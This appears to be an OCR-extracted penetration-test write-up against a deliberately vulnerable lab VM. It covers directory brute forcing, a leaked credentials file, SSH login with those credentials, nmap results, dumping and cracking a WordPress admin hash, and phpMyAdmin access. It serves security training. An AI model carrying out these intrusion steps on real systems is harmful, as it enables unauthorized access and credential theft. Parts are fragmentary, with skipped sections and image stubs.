OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
Scan Information
Results - List View: Dirs: 47 Files: 144
Results - Tree View
Errors: 0
Back
Pause
Stop
Report
Change

http://192.168.0.116:80/

Type	Found	Response	Size
File	/index.php	200	174
Dir	/index/	200	174
Dir	/	200	623
Dir	/icons/	200	149
Dir	/manual/	200	10047
Dir	/manual/images/	200	149
Dir	/manual/misc/	200	5362
Dir	/icons/small/	200	149
Dir	/manual/programs/	200	2918
Dir	/manual/howto/	200	149
Dir	/true/	200	149
Dir	/base/	302	339
Dir	/base/index/	302	339
Dir	/base/images/	200	149
File	/base/index.php	302	339
Dir	/base/help/	200	149
Dir	/base/docs/	200	149
Dir	/base/admin/	200	311
File	/manual/misc/FAQ.html	200	159555
File	/manual/sitemap.html	200	10349
Dir	/base/admin/index/	200	311
Dir	/manual/mod/	200	8267

Current speed: 0 requests/sec (Select and right click for more options)

Average speed: (T) 19, (C) 0 requests/sec


Parse Queue Size: 0

Total Requests: 644749/7848635


Current number of running threads: 10

Time To Finish: ~

DirBuster Stopped /phpmyadmin/contrib/51.php



```
DirBuster 1.0-RC1 - Report
http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
Report produced on Sun Apr 07 05:47:21 EDT 2019
--------------------------------

http://192.168.0.116:80
--------------------------------
Directories found during testing:

Dirs found with a 200 response:

/index/
/
/icons/
/manual/
/manual/images/
/manual/misc/
/icons/small/
/manual/programs/
/manual/howto/
/true/
/base/images/
/base/help/
/base/docs/
/base/admin/
/base/admin/index/
/manual/mod/
/base/scripts/
/manual/vhosts/
/base/includes/
/base/includes/templates/
/base/includes/templates/default/
/base/contrib/
/base/styles/
```




Index of /true


```
Name                  Last modified       Size  Description

Parent Directory      15-Nov-2014 14:23      -
User Credentials      15-Nov-2014 13:06     1k
gototheothersite.html 15-Nov-2014 21:26     1k
screen4.jpg           08-Nov-2014 21:29     4k
```

Apache/1.3.37 Server at 192.168.1.93 Port 80

3) Access to User Credentials:




```
Congratulations!!!

You have successfuly exploited one of the many vulnerabilities of the apache web server.

Do not forget to put this in your report!

Username        Password
frodo           Baggins1
bilbo           Baggins1
samwise         Gamgee
faramir         T00k
```




```
CREATE TABLE    base_roles ( role_id               NUMERIC(10,0) NOT NULL,
                             role_name             VARCHAR(20) NULL,
                             role_desc             VARCHAR(75) NULL,

                             PRIMARY KEY           (role_id) );

CREATE TABLE base_users (    usr_id                NUMERIC(10,0)   NOT NULL,
                             usr_login             VARCHAR(25)     NOT NULL,
                             usr_pwd               VARCHAR(32)     NOT NULL,
                             usr_name              VARCHAR(75)     NOT NULL,
                             role_id               NUMERIC(10,0)   NOT NULL,
                             usr_enabled           NUMERIC(10,0)   NOT NULL,

                             PRIMARY KEY           (usr_id));

INSERT INTO base_roles (role_id, role_name, role_desc) VALUES (1, 'Admin', 'Administrator');
INSERT INTO base_roles (role_id, role_name, role_desc) VALUES (10, 'user', 'Authenticated User');
INSERT INTO base_roles (role_id, role_name, role_desc) VALUES (10000, 'anonymous', 'Anonymous User');
INSERT INTO base_roles (role_id, role_name, role_desc) VALUES (50, 'ag_editor', 'Alert Group Editor');
```

4) Gaining System's Access




```
root@kali:~# ssh frodo@192.168.0.116
frodo@192.168.0.116's password:
Linux 2.6.20-BT-PwnSauce-NOSMP.
MiddleEarth ~ $ whoami
frodo
MiddleEarth ~ $ ls
9545.c  Put_Me_In_Your_Report_Frodo.png  a.out*
MiddleEarth ~ $
```


5) Access to MySQL(phpMyAdmin)



```
root@kali:~# nmap -A 192.168.0.116
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-09 10:16 EDT
Nmap scan report for 192.168.0.116
Host is up (0.020s latency).
Not shown: 985 closed ports
PORT      STATE    SERVICE     VERSION
22/tcp    open     ssh         OpenSSH 4.4 (protocol 1.99)
| ssh-hostkey:
|   2048 c9:73:b5:22:9b:a2:b7:25:86:71:cf:29:39:44:00:74 (RSA1)
|   1024 bb:f5:5a:7f:d9:d4:0c:60:51:2d:7c:f9:bf:be:45:8f (DSA)
|_  2048 6e:05:71:b5:e0:2c:ed:32:ef:29:a6:fb:27:0b:b6:3e (RSA)
|_sshv1: Server supports SSHv1
30/tcp    filtered unknown
80/tcp    open     http        Apache httpd 1.3.37 ((Unix) PHP/4.4.4)
|_http-server-header: Apache/1.3.37 (Unix) PHP/4.4.4
|_http-title: Welcome... or not!
139/tcp   open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open     netbios-ssn Samba smbd 3.0.14a (workgroup: WORKGROUP)
722/tcp   filtered unknown
2068/tcp  filtered avocentkvm
2366/tcp  filtered qip-login
3306/tcp  open     mysql       MySQL (unauthorized)
6000/tcp  open     X11         (access denied)
6699/tcp  filtered napster
9943/tcp  filtered unknown
15002/tcp filtered onep-tls
30718/tcp filtered unknown
50300/tcp filtered unknown
Device type: bridge|general purpose
Running (JUST GUESSING): Oracle Virtualbox (96%), QEMU (95%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu
Aggressive OS guesses: Oracle Virtualbox (96%), QEMU user mode network gateway (95%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
```




```
+-----------------------+
| wp_categories         |
| wp_comments           |
| wp_linkcategories     |
| wp_links              |
| wp_options            |
| wp_post2cat           |
| wp_postmeta           |
| wp_posts              |
| wp_users              |
+-----------------------+
9 rows in set (0.00 sec)

mysql> select wp_users;
ERROR 1054 (42S22): Unknown column 'wp_users' in 'field list'
mysql> select *from wp_users;
+----+------------+----------------------------------+----------------+---------------+---------------+---------------+----------+---------------+----
------+---------+------------+--------------+---------------------+------------+----------+----------+----------+-------------+--------------------
+-------------+------------------+
| ID | user_login | user_pass                        | user_firstname | user_lastname | user_nickname | user_nicename | user_icq | user_email    | use
r_url | user_ip | user_domain | user_browser | user_registered     | user_level | user_aim | user_msn | user_yim | user_idmode | user_activation_key
| user_status | user_description |
+----+------------+----------------------------------+----------------+---------------+---------------+---------------+----------+---------------+----
------+---------+------------+--------------+---------------------+------------+----------+----------+----------+-------------+--------------------
+-------------+------------------+
|  1 | admin      | 7b24afc8bc80e548d66c4e7ff72171c5 |                |               | Administrator |               |        0 | none@dvl.net |
      |         |            |              | 2007-06-30 01:34:09 |         10 |          |          |          | nickname    |
|           0 |                  |
+----+------------+----------------------------------+----------------+---------------+---------------+---------------+----------+---------------+----
------+---------+------------+--------------+---------------------+------------+----------+----------+----------+-------------+--------------------
+-------------+------------------+
1 row in set (0.00 sec)

mysql> 
```




7b24afc8bc80e548d66c4e7ff72171c5 : **toor**

Found in 0.043s



```
--------------------------------------------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------------------
-------------+----------+-------------+------------------------------------+------------------+---------+
|          1 |        0 | siteurl                                 | Y                     |            1 | http://localhost/webexploitation_package_02/wor
dpress
```



192.168.0.116 / localhost / wordpress | phpMyAdmin 2.10.1 - Mozilla Firefox

192.168.0.116/phpmyadmin/index.php?lang=en-utf-8&token=500b059a5e8ae400f1be


Database: wordpress (9)

wordpress (9)

- wp_categories
- wp_comments
- wp_linkcategories
- wp_links
- wp_options
- wp_post2cat
- wp_postmeta
- wp_posts
- wp_users

Server: localhost ▸ Database: wordpress

	Table	Action	Records	Type	Collation	Size	Overhead
□	wp_categories		1	MyISAM	latin1_swedish_ci	3.0 KiB	-
□	wp_comments		0	MyISAM	latin1_swedish_ci	4.2 KiB	232 B
□	wp_linkcategories		1	MyISAM	latin1_swedish_ci	2.1 KiB	-
□	wp_links		8	MyISAM	latin1_swedish_ci	4.7 KiB	-
□	wp_options		69	MyISAM	latin1_swedish_ci	236.6 KiB	-
□	wp_post2cat		1	MyISAM	latin1_swedish_ci	3.0 KiB	25 B
□	wp_postmeta		0	MyISAM	latin1_swedish_ci	1.0 KiB	-
□	wp_posts		2	MyISAM	latin1_swedish_ci	3.4 KiB	156 B
□	wp_users		1	MyISAM	latin1_swedish_ci	3.1 KiB	-
	9 table(s)	Sum	83	MyISAM	latin1_swedish_ci	261.2 KiB	413 B



Damn Vulnerable Blog › Dashboard — WordPress - Mozilla Firefox

192.168.0.116/webexploitation_package_02/wordpress/wp-admin/

- Manage
- Links
- Presentation
- Plugins
- Users
- Options
- Logout (Administrator)


Latest Activity

Posts »

- HACKED by JUTT
- Post #3

Blog Stats

6) SSH Weak Encryption Algorithms




Medium (CVSS: 4.3)
NVT: SSH Weak Encryption Algorithms Supported

Summary
The remote SSH server is configured to allow weak encryption algorithms.

Vulnerability Detection Result
The following weak client-to-server encryption algorithms are supported by the r

7) Cross-Site Tracing



Medium (CVSS: 4.3)
NVT: phpMyAdmin 'error.php' Cross Site Scripting Vulnerability

